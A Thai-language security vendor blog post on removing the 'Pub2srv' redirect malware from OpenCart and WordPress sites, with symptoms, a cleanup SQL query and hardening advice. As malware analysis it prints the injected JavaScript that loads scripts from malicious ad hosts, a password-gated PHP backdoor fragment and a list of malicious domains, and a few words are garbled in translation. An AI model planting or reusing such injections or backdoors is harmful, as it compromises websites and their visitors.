

เรากำลังเฝ้าระวังการติดเชื้อมัลแวร์เฉพาะที่มุ่งเป้าหมายเว็บไซต์ OpenCart และ WordPress มาหลายเดือน มักเรียกว่า Pub2srv Malware Infection ซึ่ง Redirect ผู้เยี่ยมชมเว็บไซต์ไปยังโดเมนอันตรายอื่นๆ เช่น
go.pub2srv[.]com
go.mobisla[.]com
go.oclaserver[.com]
deloton.com/afu.php?zoneid= site
Dolohen.com
นอกจากนี้ Google จะระงับ Ads ของคุณภายใต้ Malicious Links บนเว็บไซต์ จำนวนหนึ่งคือ
https://defpush.com/ntfc.php?p=1565632 https://deloplen.com/apu.php?zoneid=1558096 https://go.mobisla.com/notice.php?p=1558098&interactive=1&pushup=1 https://mobpushup.com/notice.php?p=1558098&interactive=1&pushup=1 https://wowreality.info/page.js?wm=gr
Pub2srv Malware คืออะไร? อาการมีอย่างไร?
เป็นมัลแวร์ที่ทำให้เว็บไซต์ OpenCart และ WordPress Redirect ไปยังเว็บเพจ Spam บนอุปกรณ์มือถือ Spam Pop-up หรือ Notifications เปิดขึ้น มีโฆษณาและหน้า Phishing
Pub2srv Malware ในจect โค้ด JavaScript อันตรายใน Source ของเว็บเพจ ทำให้เกิด Redirect/Pop-ups ในกรณีของ OpenCart เกิดจาก ช่องโหว่ SQL Injection (SQLi) ในร้านค้า อนุญาตให้แฮกเกอร์เพิ่มโค้ดอันตรายลงในฐานข้อมูล ในกรณีของ WordPress แฮกเกอร์สามารถแก้ไขไฟล์ index.php หรือ functions.php เพื่อวาง Payload
อาการทั่วไปของการแฮ็กนี้:
- ผู้เยี่ยมชมเว็บไซต์ถูก Redirect ไปเว็บไซต์ Spam มีโฆษณา Porn Phishing Pages อ่านบล็อกโดยละเอียดของเรา: ทำไมเว็บไซต์ของคุณเจอ Multiple Redirections
- Pop-ups บนอุปกรณ์มือถือ แจ้งให้ติดตั้ง Apps
- Plugins ที่พึ่งพา AJAX หยุดทำงาน (ตัวอย่าง: TablePress, DataTables ฯลฯ)
- ถูก Blacklist โดย Google หรือ Ads ถูกระงับ อ่านบล็อกของเราเพื่อรับ Ads คืน
- JavaScript Code ที่ไม่รู้จักใน Source
ผลกระทบของการแฮ็ก
เนื่องจากสาเหตุพื้นฐานของมัลแวร์นี้คือช่องโหว่ SQL Injection (SQLi) โจมตีสามารถ:
- เพิ่ม ลบ แก้ไข หรืออ่านเนื้อหาในฐานข้อมูล
- อ่าน Source Code จากไฟล์บน Database Server
- เขียนไฟล์ไปยัง Database Server
- ขโมย User Records และ Passwords ของเว็บไซต์ WordPress/OpenCart
- ขโมยข้อมูลธุรกรรมในร้านค้า OpenCart/WooCommerce
- ทำ SEO Spam บนโดเมนของคุณ ทำให้ถูก Blacklist โดย Google Webmasters
วิธีลบโค้ด Malware pub2srv จากเว็บไซต์ของฉัน?
ใน OpenCart มัลแวร์มักติดเชื้อฐานข้อมูล และวางโค้ดในตารางฐานข้อมูลต่อไปนี้:
- ตาราง oc_product_description (Product Descriptions)
- ตาราง oc_category_description (Category Descriptions)
ทำตามขั้นตอนเหล่านี้เพื่อลบโค้ดอันตรายจากฐานข้อมูล OpenCart:
- Preview ตารางฐานข้อมูลด้วย Tool อย่าง phpMyAdmin หรือ Sequel Pro
- เปิดตาราง 'oc_category_description' และตรวจสอบค่าในคอลัมน์ 'description'
- คุณจะเห็น JavaScript Code Snippet ตามภาพด้านล่าง:
<script type="text/javascript">//<![CDATA[ (function() { var configuration = { "token": "XXXXXXXXXXXXX", "exitScript": { "enabled": true }, "popUnder": { "enabled": true } }; var script = document.createElement(''script''); script.async = true; script.src = ''//cdn.shorte[.st]/link-converter.min.js''; script.onload = script.onreadystatechange = function () {var rs = this.readyState; if (rs && rs != ''complete'' && rs != ''loaded'') return; shortestMonetization(configuration);}; var entry = document.getElementsByTagName(''script'')[0]; entry.parentNode.insertBefore(script, entry); })(); //]]></script><script data-cfasync=''false'' type=''text/javascript'' src=''//pXXXXX.clksit[e.com/]adServe/banners?tid=XXXXX_127XXX_7&tagid=2''></script><script type="text/javascript" src="//[go.pub2srv][.com/ap]u.php?zoneid=XXXXXX"></script><script async="async" type="text/javascript" src="//g[o.mobisl]a.co[m/notice.ph]p?p=XXXXXX&interactive=1&pushup=1"></script> - Execute SQL Code Snippet ต่อไปนี้หลังจากแทนที่ที่จำเป็น:
UPDATE oc89gWs_category_description SET description = REPLACE (description, 'INSERT MALICIOUS CODE FROM PREVIOUS STEP', ''); - ทำซ้ำขั้นตอนทั้งหมดข้างต้นสำหรับตาราง oc_product_description
ใน WordPress มัลแวร์มักพบในไฟล์ WordPress:
- index.php
- functions.php
- Database tables
ทำตามขั้นตอนเหล่านี้เพื่อลบโค้ดอันตรายจากเซิร์ฟเวอร์ WordPress:
- เปิดไฟล์ index.php (โฟลเดอร์ public_html) และ wp-content/themes/NAME-OF-THEME/functions.php บนเซิร์ฟเวอร์ของคุณ
- ค้นหาโค้ดที่ไม่คุ้นเคย/กล hablando/เข้ารหัส ในไฟล์เหล่านี้ คุณอาจพบโค้ดคล้าย:
<?php if (isset($_REQUEST['action']) && isset($_REQUEST['password']) && ($_REQUEST['password'] == 'XXXXXXXXXXXXXXXXXXXXXX')) { if ( ! function_exists( 'wp_temp_setup' ) ) { $path=$_SERVER['HTTP_HOST'].$_SERVER[REQUEST_URI]; ?> - หากพบโค้ดอันตรายในไฟล์ใดไฟล์หนึ่ง ควรแทนที่ไฟล์นั้นจาก Backup ล่าสุดที่สะอาด
- ตรวจสอบตารางในฐานข้อมูลเช่นเดียวกับขั้นตอนสำหรับ OpenCart ด้านบน
- นอกจากนี้ ในไดเรกทอรี่ wp-include: ลบไฟล์ wp-vcd.php และ class.wp.php ใน wp-include ไดเรกทอรี่: เปิด post.php และลบ PHP Tag แรกที่มัลแวร์เพิ่ม เปิดไฟล์ functions.php ของธีม และลบโค้ดข้างต้น (แนะนำโดยผู้อ่านคนหนึ่งชื่อ Jaber ในความคิดเห็น)

ขั้นตอนป้องกันการติดเชื้อซ้ำ และระบุสาเหตุ
- อัปเดตเว็บไซต์ OpenCart/WordPress เป็นเวอร์ชันล่าสุด: เพื่อแก้ไขปัญหาความปลอดภัยที่รู้จักใน CMS Core
- บล็อก SQL Injection Attacks: ใช้ปลั๊กอินความปลอดภัยอย่าง Astra ซึ่งตรวจจับและบล็อก SQL Injection (SQLi) Attacks ก่อนที่จะถึงเว็บไซต์
- เปลี่ยน Username และ Password ของบัญชีแอดมิน: เพื่อให้แฮกเกอร์ไม่ยังคงเข้าถึงเว็บไซต์หลังทำความสะอาดมัลแวร์
- เปลี่ยน Database Password: เพื่อให้แฮกเกอร์ไม่สามารถเชื่อมต่อฐานข้อมูลโดยตรงได้
- เปลี่ยน Encryption Keys: เพื่อป้องกัน Spoofing และการโจมตี Cryptographic อื่นๆ
- จำกัดการเข้าถึง Admin Area ให้เฉพาะ Whitelisted IP Addresses: เพื่อให้แอดมินที่ได้รับอนุญาตเท่านั้นเข้าถึง Backend Admin Area ได้
- ถอนติดตั้ง Plugins/Extensions ที่ไม่ได้ใช้: หากไม่ได้ดูแลแล้ว อาจมีปัญหาความปลอดภัยที่ทำให้โดนแฮ็ก
- สแกน Server Logs (Access และ Error): คุณอาจพบ Errors ที่ไม่คุ้นเคยหรือกล hablando ใน Logs ซึ่งอาจบ่งชี้แหล่งที่มาและเวลาของการแฮ็ก
คู่มือเกี่ยวข้อง – WordPress Hack Removal

อ่านบทความบล็อกของเราเกี่ยวกับ Favicon (.ico) Virus Backdoor ใน WordPress
เกี่ยวกับ Astra Web Protection
Astra Web Protection เป็นโซลูชันความปลอดภัย End-to-End สำหรับ CMS ของคุณ คุณสามารถป้องกันตัวเองจาก 100+ การโจมตี Bad Bots, Malware ด้วยแค่คลิกปุ่มเดียว ผู้เชี่ยวชาญความปลอดภัยของเราให้ความช่วยเหลือ 24×7 ในการรักษาความปลอดภัยธุรกิจออนไลน์ พิมพ์ Hi บน Chat Widget ด้านล่าง หากต้องการความช่วยเหลือจากมืออาชีพ หรือต้องการรู้ว่าเราทำให้เว็บไซต์ของคุณ 100% สะอาดและปลอดภัยอย่างไร!
